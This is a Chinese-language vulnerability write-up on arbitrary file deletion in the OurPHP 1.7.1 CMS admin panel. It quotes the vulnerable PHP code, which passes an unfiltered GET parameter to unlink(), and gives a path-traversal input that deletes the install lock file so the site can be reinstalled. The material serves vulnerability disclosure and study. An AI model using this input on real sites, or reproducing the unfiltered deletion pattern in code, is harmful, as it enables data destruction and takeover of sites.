ourphp 后台任意文件删除

漏洞简介：

OurPHP（傲派建站系统）是一款使用PHP语言开发的网站内容管理系统，开发商为哈尔滨伟成科技有限公司。

OurPHP 1.7.1版本存在任意文件操作漏洞，攻击者登录后台即可删除任意文件。

##漏洞分析##

ourphp 商品管理页面 对参数过滤不严导致 任意文件删除漏洞


漏洞代码：

漏洞文件 `www/client/manage/ourphp_imgdel.php`

```
<?php
include 'ourphp_admin.php';
include 'ourphp_checkadmin.php';
/**********************************************************************************
* Ourphp - CMS建站系统
* Copyright (C) 2014 ourphp.net
* 开发者：哈尔滨伟成科技有限公司
**********************************************************************************/
$imgdel = $_GET["url"];
if (file_exists($imgdel)){
    $result=unlink($imgdel);
    echo '1';
}
?>
```

`imgdel` 参数没有 任何过滤直接 `unlink` 函数 导致任意文件删除

##漏洞复现##



`delete_order('../../function/uploadfile/20170531/20170531102138_80076.png',1)` 修改 delete_order 参数为 我们想要删除的任意文件 路径即可 如 删除ourphp.lock 文件 进行重装 url为：`delete_order('../../function/install/ourphp.lock',1)` 删除成功，即可进行重装